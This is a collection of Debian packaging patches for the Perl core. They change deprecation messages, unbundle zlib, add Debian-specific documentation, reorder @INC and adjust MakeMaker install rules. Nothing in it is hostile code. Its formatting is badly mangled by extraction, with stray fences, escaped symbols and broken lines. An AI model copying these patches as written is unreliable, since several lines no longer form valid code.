+++ b/lib/pwd.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
## pwd.pl - keeps track of current working directory in PWD environment var
```

```
##
```

```
diff --git a/lib/shellwords.pl b/lib/shellwords.pl
```

```
index b562f5f..7f16375 100644
```

```
--- a/lib/shellwords.pl
```

```
+++ b/lib/shellwords.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
## This legacy library is deprecated and will be removed in a future
```

```
## release of perl.
```

```
diff --git a/lib/stat.pl b/lib/stat.pl
```

```
index feda273..910ce1c 100644
```

```
--- a/lib/stat.pl
```

```
+++ b/lib/stat.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
## This legacy library is deprecated and will be removed in a future
```

```
## release of perl.
```

```
diff --git a/lib/syslog.pl b/lib/syslog.pl
```

```
index 7504a5d..4c2b95f 100644
```

```
--- a/lib/syslog.pl
```

```
+++ b/lib/syslog.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
#
```

```
# syslog.pl
```

```
diff --git a/lib/tainted.pl b/lib/tainted.pl
```

```
index e88bca1..d58c765 100644
```

```
--- a/lib/tainted.pl
```

```
+++ b/lib/tainted.pl
```

```
@@ -1,4 +1,4 @@
```



```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
# This legacy library is deprecated and will be removed in a future
```

```
# release of perl.
```

```
diff --git a/lib/termcap.pl b/lib/termcap.pl
```

```
index a84cba3..e641f4d 100644
```

```
--- a/lib/termcap.pl
```

```
+++ b/lib/termcap.pl
```

```
@@ -1,4 +1,4 @@
```

```
-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major
release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}},
line @{{{caller}[2]}}.\n";
```

```
+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next
major release. Please install the separate libperl4-corelibs-perl package. It is being used at
@{{{caller}[1]}}, line @{{{caller}[2]}}.\n";
```

```
;$ $RCSfile: termcap.pl,v $$Revision: 4.1 $$Date: 92/08/07 18:24:16 $
```

```
#
```

```
diff --git a/lib/timelocal.pl b/lib/timelocal.pl
```

```
index fefb9da..2297888 100644
```

```
--- a/lib/timelocal.pl
```

```
+++ b/lib/timelocal.pl
```

```
@@ -1,4 +1,4 @@
```

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

## timelocal.pl

##

diff --git a/lib/validate.pl b/lib/validate.pl

index fc2d16a..1a8aef4 100644

--- a/lib/validate.pl

+++ b/lib/validate.pl

@@ -1,4 +1,4 @@

-warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install it from the CPAN distribution Perl4::CoreLibs. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

+warn "Legacy library @{{{caller(0)}}[6]]} will be removed from the Perl core distribution in the next major release. Please install the separate libperl4-corelibs-perl package. It is being used at @{{{caller}[1]}}, line @{{{caller}[2]}}.\n";

## The validate routine takes a single multiline string consisting of

## lines containing a filename plus a file test to try on it. (The

disable-zlib-bundling.diff

Upstream-Status:Inappropriate [debian patches]

From 90c7967530102c66bbff25d89273d3f0bf189a83 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Fri, 10 Apr 2009 01:17:43 +0300

Subject: Disable zlib bundling in Compress::Raw::Zlib

Compress::Raw::Zlib statically links its bundled version of zlib  
by default, but we use the system library instead.

Patch-Name: debian/disable-zlib-bundling.diff

---

cpan/Compress-Raw-Zlib/config.in | 6 +++---

1 files changed, 3 insertions(+), 3 deletions(-)

diff --git a/cpan/Compress-Raw-Zlib/config.in b/cpan/Compress-Raw-Zlib/config.in

index c56cc03..2c6659b 100644

--- a/cpan/Compress-Raw-Zlib/config.in

+++ b/cpan/Compress-Raw-Zlib/config.in

@@ -16,9 +16,9 @@

# Setting the Gzip OS Code

#

-BUILD\_ZLIB = True

-INCLUDE = ./zlib-src

-LIB = ./zlib-src

+BUILD\_ZLIB = False

+INCLUDE = /usr/include

+LIB = /usr/lib

OLD\_ZLIB = False

GZIP\_OS\_CODE = AUTO\_DETECT

doc\_info.diff

Upstream-Status:Inappropriate [debian patches]

From 16ebe1f5232621d8894aa6c6210fdf2fc9b54a84 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 18 Mar 2005 22:22:25 +1100

Subject: Replace generic man(1) instructions with Debian-specific  
information.

Indicate that the user needs to install the perl-doc package.

Patch-Name: debian/doc\_info.diff

---

pod/perl.pod | 12 ++++++++--

1 files changed, 10 insertions(+), 2 deletions(-)

diff --git a/pod/perl.pod b/pod/perl.pod

index 29cabf1..529ad6f 100644

--- a/pod/perl.pod

+++ b/pod/perl.pod

@@ -261,8 +261,16 @@ For ease of access, the Perl manual has been split up into several sections.

perlwin32

Perl notes for Windows

-On a Unix-like system, these documentation files will usually also be

-available as manpages for use with the `F<man>` program.

+On Debian systems, you need to install the `B<perl-doc>` package which

+contains the majority of the standard Perl documentation and the

+`F<perldoc>` program.

+

+Extensive additional documentation for Perl modules is available, both

+those distributed with Perl and third-party modules which are packaged

+or locally installed.

+

+You should be able to view Perl's documentation with your `man(1)`

+program or `perldoc(1)`.

In general, if something strange has gone wrong with your program and you're not sure where you should look for help, try the `B<-w>` switch first. It will  
enc2xs\_inc.diff

Upstream-Status:Inappropriate [debian patches]

From e9fd6e7729b9ebd9bc74b8cf295cd3a7f5aa5472 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Tweak enc2xs to follow symlinks and ignore missing @INC directories.

Bug-Debian: <http://bugs.debian.org/290336>

- ignore missing directories,

- follow symlinks (`/usr/share/perl/5.8 -> 5.8.4`).

- filter "." out when running "enc2xs -C", it's unnecessary and causes issues with follow => 1 (see #603686 and [rt.cpan.org #64585])

Patch-Name: debian/enc2xs\_inc.diff

---

cpan/Encode/bin/enc2xs | 8 ++++----

1 files changed, 4 insertions(+), 4 deletions(-)

diff --git a/cpan/Encode/bin/enc2xs b/cpan/Encode/bin/enc2xs

index 773c0a0..bc1ae1b 100644

--- a/cpan/Encode/bin/enc2xs

+++ b/cpan/Encode/bin/enc2xs

@@ -924,11 +924,11 @@ use vars qw(

sub find\_e2x{

eval { require File::Find; };

my (@inc, %e2x\_dir);

- for my \$inc (@INC){

+ for my \$inc (grep -d, @INC){

push @inc, \$inc unless \$inc eq '.'; #skip current dir

}

File::Find::find(

- sub {

+ { wanted => sub {

my (\$dev,\$ino,\$mode,\$nlink,\$uid,\$gid,\$rdev,\$size,

\$atime,\$mtime,\$ctime,\$blksize,\$blocks)

```

        = lstat($_) or return;

@@ -938,7 +938,7 @@ sub find_e2x{

        $e2x_dir{$File::Find::dir} ||= $mtime;

    }

    return;

-    }, @inc);

+    }, follow => 1}, @inc);

    warn join("\n", keys %e2x_dir), "\n";

    for my $d (sort {$e2x_dir{$a} <=> $e2x_dir{$b}} keys %e2x_dir){

        $_E2X = $d;

@@ -1005,7 +1005,7 @@ sub make_configlocal_pm {

        $LocalMod{$senc} ||= $mod;

    }

};

- File::Find::find({wanted => $wanted}, @INC);

+ File::Find::find({wanted => $wanted, follow => 1}, grep -d && !/^\.\/, @INC);

    $_ModLines = "";

    for my $senc ( sort keys %LocalMod ) {

        $_ModLines .=

errno_ver.diff

Upstream-Status:Inappropriate [debian patches]

From 973bed42db538804179f39d66dab37c82c6ade24 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 16 Dec 2005 01:32:14 +1100

Subject: Remove Errno version check due to upgrade problems with long-running

```

processes.

Bug-Debian: <http://bugs.debian.org/343351>

Remove version check which can cause problems for long running processes embedding perl when upgrading to a newer version, compatible, but built on a different machine.

Patch-Name: debian/errno\_ver.diff

---

ext/Errno/Errno\_pm.PL | 5 -----

1 files changed, 0 insertions(+), 5 deletions(-)

diff --git a/ext/Errno/Errno\_pm.PL b/ext/Errno/Errno\_pm.PL

index 56bc815..01f510a 100644

--- a/ext/Errno/Errno\_pm.PL

+++ b/ext/Errno/Errno\_pm.PL

@@ -332,13 +332,8 @@ EOF

package Errno;

require Exporter;

-use Config;

use strict;

-"\$Config{'archname'}-\$Config{'osvers'}" eq



```
- "$Config{'archname'}-$Config{'osvers'}" or
-     die "Errno architecture ($Config{'archname'}-$Config{'osvers'}) does not match executable
architecture (\$Config{'archname'}-$Config{'osvers'})";
-
```

```
our \$VERSION = "$VERSION";
```

```
\$VERSION = eval \$VERSION;
```

```
our \@ISA = 'Exporter';
```

```
extutils_set_libperl_path.diff
```

Upstream-Status:Inappropriate [debian patches]

From 334ac01a8306485ed901f4fb45d79f39a944fe77 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: EU:MM: Set location of libperl.a to /usr/lib

Patch-Name: debian/extutils\_set\_libperl\_path.diff

---

```
cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm | 2 +-

```

1 files changed, 1 insertions(+), 1 deletions(-)

```
diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm b/cpan/ExtUtils-
MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```
index 4ee6b3f..42bbb83 100644

```

```
--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```
+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM_Unix.pm

```

```
@@ -2409,7 +2409,7 @@ MAP_PRELIBS = $Config{perllibs} $Config{cryptlib}

```

```
($lperl = $libperl) =~ s/\$(A\)/$self->{LIB_EXT}/;
```

```
}
```

```
unless ($libperl && -f $lperl) { # Ilya's code...
```

```
-     my $dir = $self->{PERL_SRC} || "$self->{PERL_ARCHLIB}/CORE";
```

```
+     my $dir = $self->{PERL_SRC} || "/usr/lib";
```

```
     $dir = "$self->{PERL_ARCHLIB}/.." if $self->{UNINSTALLED_PERL};
```

```
     $libperl ||= "libperl$self->{LIB_EXT}";
```

```
     $libperl = "$dir/$libperl";
```

fakeroot.diff

Upstream-Status:Inappropriate [debian patches]

From a46a7107fb045ffa6047488b8002fec97b621a11 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 18 Mar 2005 22:22:25 +1100

Subject: Postpone LD\_LIBRARY\_PATH evaluation to the binary targets.

Modify the setting of LD\_LIBRARY\_PATH to append pre-existing values at the time the rule is evaluated rather than when the Makefile is created.

This is required when building packages with dpkg-buildpackage and fakeroot, since fakeroot (which now sets LD\_LIBRARY\_PATH) is not used for the "build" rule where the Makefile is created, but is for the clean/binary\* targets.

Patch-Name: debian/fakeroot.diff

---

Makefile.SH | 9 ++-----

1 files changed, 2 insertions(+), 7 deletions(-)

```
diff --git a/Makefile.SH b/Makefile.SH
```

```
index eb6326a..1dac585 100755
```

```
--- a/Makefile.SH
```

```
+++ b/Makefile.SH
```

```
@@ -36,12 +36,7 @@ case "$useshrplib" in
```

```
    true)
```

```
        # Prefix all runs of 'miniperl' and 'perl' with
```

```
        # $ldlibpth so that ./perl finds *this* shared libperl.
```

```
-        case "$LD_LIBRARY_PATH" in
```

```
-            ")
```

```
-                ldlibpth="LD_LIBRARY_PATH=`pwd`";;
```

```
-            *)
```

```
-                ldlibpth="LD_LIBRARY_PATH=`pwd`:${LD_LIBRARY_PATH}";;
```

```
-        esac
```

```
+        ldlibpth=LD_LIBRARY_PATH=`pwd`${LD_LIBRARY_PATH:+:}$LD_LIBRARY_PATH'
```

```
        pldlflags="$cccdlflags"
```

```
        static_ldlflags="
```

```
@@ -112,7 +107,7 @@ true)
```

```
        ;;
```

```
        esac
```

```
        case "$ldlibpthname" in
```

```
-            ") ;;
```

```
+            "|LD_LIBRARY_PATH) ;;
```

\*)

```
case "$osname" in
```

os2)

```
find_html2text.diff
```

Upstream-Status:Inappropriate [debian patches]

From ca66b95be369b47a6d372c3653be57cd737f7f21 Mon Sep 17 00:00:00 2001

From: Andreas Marschke <andreas.marschke@googlemail.com>

Date: Sat, 17 Sep 2011 11:38:42 +0100

Subject: Configure CPAN::Distribution with correct name of html2text

Bug-Debian: <http://bugs.debian.org/640479>

Patch-Name: debian/find\_html2text.diff

If you use cpan from Debian you usually wind up trying to read online documentation through it. Unfortunately cpan can't find the `html2text.pl` script even though it is installed using the Debian package 'html2text'.

Please see the attached patch for a quick fix of this issue.

[Maintainer's note: `html2text` in Debian is not the same implementation as the `html2text.pl` which is expected, but should provide similar functionality].

---

cpan/CPAN/lib/CPAN/Distribution.pm | 2 +-

1 files changed, 1 insertions(+), 1 deletions(-)

diff --git a/cpan/CPAN/lib/CPAN/Distribution.pm b/cpan/CPAN/lib/CPAN/Distribution.pm

index 637ab27..a8193d9 100644

--- a/cpan/CPAN/lib/CPAN/Distribution.pm

+++ b/cpan/CPAN/lib/CPAN/Distribution.pm

@@ -3715,7 +3715,7 @@ sub \_display\_url {

if \$CPAN::DEBUG;

# should we define it in the config instead?

- my \$html\_converter = "html2text.pl";

+ my \$html\_converter = "html2text";

my \$web\_browser = \$CPAN::Config->{'lynx'} || undef;

my \$web\_browser\_out = \$web\_browser

instmodsh\_doc.diff

Upstream-Status:Inappropriate [debian patches]

From ab89a31d1f46388a61953349c3546e4082cd38de Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Debian policy doesn't install .packlist files for core or vendor.

Patch-Name: debian/instmodsh\_doc.diff

---

cpan/ExtUtils-MakeMaker/bin/instmodsh | 4 +++-

1 files changed, 3 insertions(+), 1 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/bin/instmodsh b/cpan/ExtUtils-MakeMaker/bin/instmodsh

index 5874aa6..6a2f03e 100644

--- a/cpan/ExtUtils-MakeMaker/bin/instmodsh

+++ b/cpan/ExtUtils-MakeMaker/bin/instmodsh

@@ -18,9 +18,11 @@ instmodsh - A shell to examine installed modules

=head1 DESCRIPTION

-A little interface to ExtUtils::Installed to examine installed modules,

+A little interface to ExtUtils::Installed to examine locally\* installed modules,

validate your packlists and even create a tarball from an installed module.

+\*On Debian system, B<core> and B<vendor> modules are managed by C<dpkg>.

+

=head1 SEE ALSO

ExtUtils::Installed

ld\_run\_path.diff

Upstream-Status:Inappropriate [debian patches]

From 704f6017119ce0301a9105944512120a38a43a02 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 18 Mar 2005 22:22:25 +1100

Subject: Remove standard libs from LD\_RUN\_PATH as per Debian policy.

Patch-Name: debian/ld\_run\_path.diff

---

.../ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm | 3 +++

1 files changed, 3 insertions(+), 0 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

index cf4826f..eb212b5 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/Liblist/Kid.pm

@@ -54,6 +54,9 @@ sub \_unix\_os2\_ext {

my(\$pwd) = cwd(); # from Cwd.pm

my(\$found) = 0;

+ # Debian-specific: don't use LD\_RUN\_PATH for standard dirs

+ \$ld\_run\_path\_seen{\$\_}++ for @libpath;

+

foreach my \$thislib (split ' ', \$potential\_libs) {

    # Handle possible linker path arguments.

libnet\_config\_path.diff

Upstream-Status:Inappropriate [debian patches]

From 7465b6d008187580eabe655b9c8e75351d3d24b4 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Set location of libnet.cfg to /etc/perl/Net as /usr may not be writable.

Patch-Name: debian/libnet\_config\_path.diff

---

cpan/libnet/Net/Config.pm | 7 +++----

1 files changed, 3 insertions(+), 4 deletions(-)

diff --git a/cpan/libnet/Net/Config.pm b/cpan/libnet/Net/Config.pm

index db51c1f..8404593 100644

--- a/cpan/libnet/Net/Config.pm

+++ b/cpan/libnet/Net/Config.pm

@@ -57,9 +57,8 @@ my %nc = (

}

TRY\_INTERNET\_CONFIG

-my \$file = \_\_FILE\_\_;

+my \$file = '/etc/perl/Net/libnet.cfg';

my \$ref;

-\$file =~ s/Config.pm/libnet.cfg/;

if (-f \$file) {

    \$ref = eval { local \$SIG{\_\_DIE\_\_}; do \$file };

    if (ref(\$ref) eq 'HASH') {

@@ -132,8 +131,8 @@ Net::Config - Local configuration data for libnet

C<Net::Config> holds configuration data for the modules in the libnet



distribution. During installation you will be asked for these values.

-The configuration data is held globally in a file in the perl installation

-tree, but a user may override any of these values by providing their own. This

+The configuration data is held globally in C</etc/perl/Net/libnet.cfg>,

+but a user may override any of these values by providing their own. This

can be done by having a C<.libnetrc> file in their home directory. This file

should return a reference to a HASH containing the keys described below.

For example

libperl\_embed\_doc.diff

Upstream-Status:Inappropriate [debian patches]

From d70e88badfcc6edd05e884597f19fbddcf2cf6a7 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Note that libperl-dev package is required for embedded linking

Bug-Debian: <http://bugs.debian.org/186778>

Patch-Name: debian/libperl\_embed\_doc.diff

---

lib/ExtUtils/Embed.pm | 3 +++

1 files changed, 3 insertions(+), 0 deletions(-)

diff --git a/lib/ExtUtils/Embed.pm b/lib/ExtUtils/Embed.pm

index 9710630..86f13b5 100644

--- a/lib/ExtUtils/Embed.pm

+++ b/lib/ExtUtils/Embed.pm

@@ -305,6 +305,9 @@ and extensions in your C/C++ applications.

Typically, an application B<Makefile> will invoke ExtUtils::Embed functions while building your application.

+Note that on Debian systems the B<libperl-dev> package is required for  
+compiling applications which embed an interpreter.

+

=head1 @EXPORT

ExtUtils::Embed exports the following functions:

m68k\_thread\_stress.diff

Upstream-Status:Inappropriate [debian patches]

From 55a718425dc4612ac01850ef786f75f072b20b9e Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Mon, 8 Sep 2008 20:48:14 +0300

Subject: Disable some threads tests on m68k for now due to missing TLS.

Bug-Debian: <http://bugs.debian.org/495826>

Bug-Debian: <http://bugs.debian.org/517938>

Patch-Name: debian/m68k\_thread\_stress.diff

---

dist/threads-shared/t/stress.t | 4 ++++

```
dist/threads-shared/t/wait hires.t | 6 ++++++
```

```
2 files changed, 10 insertions(+), 0 deletions(-)
```

```
diff --git a/dist/threads-shared/t/stress.t b/dist/threads-shared/t/stress.t
```

```
index 652a3e6..2f1b576 100644
```

```
--- a/dist/threads-shared/t/stress.t
```

```
+++ b/dist/threads-shared/t/stress.t
```

```
@@ -11,6 +11,10 @@ BEGIN {
```

```
    print("1..0 # SKIP Broken under HP-UX 10.20\n");
```

```
    exit(0);
```

```
}
```

```
+ if ($^O eq 'linux' && $Config{archname} =~ /^m68k/) {
```

```
+     print("1..0 # Skip: no TLS on m68k yet <http://bugs.debian.org/495826>\n");
```

```
+     exit(0);
```

```
+ }
```

```
}
```

```
use ExtUtils::testlib;
```

```
diff --git a/dist/threads-shared/t/wait hires.t b/dist/threads-shared/t/wait hires.t
```

```
index 3c3e852..349c5b4 100644
```

```
--- a/dist/threads-shared/t/wait hires.t
```

```
+++ b/dist/threads-shared/t/wait hires.t
```

```
@@ -16,6 +16,12 @@ BEGIN {
```

```
    if (! eval 'use Time::HiRes "time"; 1') {
```

```
        Test::skip_all('Time::HiRes not available');
```

```

    }
+
+   if ($^O eq 'linux' && $Config{archname} =~ /^m68k/) {
+       print("1..0 # Skip: no TLS on m68k yet <http://bugs.debian.org/495826>\n");
+       exit(0);
+   }
+
+
}
```

use ExtUtils::testlib;

mod\_paths.diff

Upstream-Status:Inappropriate [debian patches]

From 11633e598640b02e19329f323623af254fbac451 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Fri, 18 Mar 2005 22:22:25 +1100

Subject: Tweak @INC ordering for Debian

Our order is:

etc (for config files)

site (5.8.1)

vendor (all)

core (5.8.1)

site (version-indep)

site (pre-5.8.1)

The rationale being that an admin (via site), or module packager (vendor) can chose to shadow core modules when there is a newer version than is included in core.

Patch-Name: debian/mod\_paths.diff

---

perl.c | 58 ++

1 files changed, 58 insertions(+), 0 deletions(-)

diff --git a/perl.c b/perl.c

index f756e02..d26dcb0 100644

--- a/perl.c

+++ b/perl.c

@@ -4219,6 +4219,11 @@ S\_init\_perllib(pTHX)

INCPUSH\_ADD\_SUB\_DIRS(INCPUSH\_CAN\_RELOCATE);

#endif

+#ifdef DEBIAN

+ /\* for configuration where /usr is mounted ro (CPAN::Config, Net::Config) \*/

+ S\_incpush\_use\_sep(aTHX\_ STR\_WITH\_LEN("/etc/perl"), 0x0);

+#endif

+

#ifdef SITEARCH\_EXP

/\* sitearch is always relative to sitelib on Windows for

```

* DLL-based path intuition to work correctly */

@@ -4336,6 +4341,59 @@ S_init_perllib(pTHX)

        INCPUSH_ADD_OLD_VERSIONS|INCPUSH_CAN_RELOCATE);

#endif

#ifdef DEBIAN

+ /* Non-versioned site directory for local modules and for
+    compatability with the previous packages' site dirs */
+ S_incpush_use_sep(aTHX_STR_WITH_LEN("/usr/local/lib/site_perl"),
+
+        INCPUSH_ADD_SUB_DIRS);
+
+
#ifdef PERL_INC_VERSION_LIST

+ {
+     struct stat s;
+
+     /* add small buffer in case old versions are longer than the
+        current version */
+     char sitearch[sizeof(SITEARCH_EXP)+16] = SITEARCH_EXP;
+     char sitelib[sizeof(SITELIB_EXP)+16] = SITELIB_EXP;
+     char const *vers[] = { PERL_INC_VERSION_LIST };
+     char const **p;
+
+     char *arch_vers = strrchr(sitearch, '/');
+     char *lib_vers = strrchr(sitelib, '/');
+

```

```

+     if (arch_vers && isdigit(*++arch_vers))
+         *arch_vers = 0;
+     else
+         arch_vers = 0;
+
+     if (lib_vers && isdigit(*++lib_vers))
+         *lib_vers = 0;
+     else
+         lib_vers = 0;
+
+     /* there is some duplication here as incpush does something
+        similar internally, but required as sitearch is not a
+        subdirectory of sitelib */
+     for (p = vers; *p; p++)
+     {
+         if (arch_vers)
+         {
+             strcpy(arch_vers, *p);
+             if (PerlLIO_stat(sitearch, &s) >= 0 && S_ISDIR(s.st_mode))
+                 S_incpush_use_sep(aTHX_ sitearch, strlen(sitearch), 0x0);
+         }
+
+         if (lib_vers)
+         {
+             strcpy(lib_vers, *p);

```

```
+         if (PerlLIO_stat(sitelib, &s) >= 0 && S_ISDIR(s.st_mode))
+             S_incpush_use_sep(aTHX_sitelib, strlen(sitelib), 0x0);
+     }
+ }
+ }
+ }
+ #endif
+ #endif
+
+ #ifdef PERL_OTHERLIBDIRS
+     S_incpush_use_sep(aTHX_STR_WITH_LEN(PERL_OTHERLIBDIRS),
+                       INCPUSH_ADD_OLD_VERS|INCPUSH_ADD_ARCHONLY_SUB_DIRS
```

module\_build\_man\_extensions.diff

Upstream-Status:Inappropriate [debian patches]

From fbb5f07872d45bac76b5c3c83b50a19aa5da10b0 Mon Sep 17 00:00:00 2001

From: Niko Tyni <ntyni@debian.org>

Date: Thu, 8 May 2008 14:32:33 +0300

Subject: Adjust Module::Build manual page extensions for the Debian Perl policy

Bug-Debian: <http://bugs.debian.org/479460>

Patch-Name: debian/module\_build\_man\_extensions.diff

— — —

cpan/Module-Build/lib/Module/Build/Base.pm | 4 ++--

1 files changed, 2 insertions(+), 2 deletions(-)



```
diff --git a/cpan/Module-Build/lib/Module/Build/Base.pm b/cpan/Module-Build/lib/Module/Build/Base.pm
```

```
index fba916a..82df4cc 100644
```

```
--- a/cpan/Module-Build/lib/Module/Build/Base.pm
```

```
+++ b/cpan/Module-Build/lib/Module/Build/Base.pm
```

```
@@ -3246,7 +3246,7 @@ sub manifest_bin_pods {
```

```
    foreach my $file (keys %$files) {
```

```
        # Pod::Simple based parsers only support one document per instance.
```

```
        # This is expected to change in a future version (Pod::Simple > 3.03).
```

```
-    my $parser = Pod::Man->new( section => 1 ); # binaries go in section 1
```

```
+    my $parser = Pod::Man->new( section => '1p' ); # binaries go in section 1p
```

```
    my $manpage = $self->man1page_name( $file ) . '.1' .
```

```
        $self->config( 'man1ext' );
```

```
    my $outfile = File::Spec->catfile( $mandir, $manpage );
```

```
@@ -3271,7 +3271,7 @@ sub manifest_lib_pods {
```

```
    while (my ($file, $rfile) = each %$files) {
```

```
        # Pod::Simple based parsers only support one document per instance.
```

```
        # This is expected to change in a future version (Pod::Simple > 3.03).
```

```
-    my $parser = Pod::Man->new( section => 3 ); # libraries go in section 3
```

```
+    my $parser = Pod::Man->new( section => '3pm' ); # libraries go in section 3pm
```

```
    my $manpage = $self->man3page_name( $rfile ) . '.1' .
```

```
        $self->config( 'man3ext' );
```

```
    my $outfile = File::Spec->catfile( $mandir, $manpage );
```

```
no_packlist_perllocal.diff
```

```
Upstream-Status:Inappropriate [debian patches]
```

From 44c7521619dd0e637920393184affcb26a27d5b7 Mon Sep 17 00:00:00 2001

From: Brendan O'Dea <bod@debian.org>

Date: Tue, 8 Mar 2005 19:30:38 +1100

Subject: Don't install .packlist or perllocal.pod for perl or vendor

Patch-Name: debian/no\_packlist\_perllocal.diff

---

cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm | 31 +++-----

1 files changed, 4 insertions(+), 27 deletions(-)

diff --git a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

index 42bbb83..a16e2d0 100644

--- a/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

+++ b/cpan/ExtUtils-MakeMaker/lib/ExtUtils/MM\_Unix.pm

@@ -2054,8 +2054,6 @@ doc\_\_install : doc\_site\_install

pure\_perl\_install :: all

\$(NOECHO) umask 022; \$(MOD\_INSTALL) \

- read }. \$self->catfile('\$(PERL\_ARCHLIB)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

- write }. \$self->catfile('\$(DESTINSTALLARCHLIB)', 'auto', '\$(FULLEXT)', '.packlist').q{ \

\$(INST\_LIB) \$(DESTINSTALLPRIVLIB) \

\$(INST\_ARCHLIB) \$(DESTINSTALLARCHLIB) \

\$(INST\_BIN) \$(DESTINSTALLBIN) \

@@ -2081,8 +2079,6 @@ pure\_site\_install :: all

pure\_vendor\_install :: all

```
$(NOECHO) umask 022; $(MOD_INSTALL) \
-      read }.$self->catfile('$(VENDORARCHEXP)','auto','$(FULLEXT)','packlist').q{ \
-      write }.$self->catfile('$(DESTINSTALLVENDORARCH)','auto','$(FULLEXT)','packlist').q{ \
      $(INST_LIB) $(DESTINSTALLVENDORLIB) \
      $(INST_ARCHLIB) $(DESTINSTALLVENDORARCH) \
      $(INST_BIN) $(DESTINSTALLVENDORBIN) \
```

@@ -2091,37 +2087,19 @@ pure\_vendor\_install :: all

```
$(INST_MAN3DIR) $(DESTINSTALLVENDORMAN3DIR)
```

doc\_perl\_install :: all

```
-      $(NOECHO) $(ECHO) Appending installation info to $(DESTINSTALLARCHLIB)/perllocal.pod
-      -$(NOECHO) umask 022; $(MKPATH) $(DESTINSTALLARCHLIB)
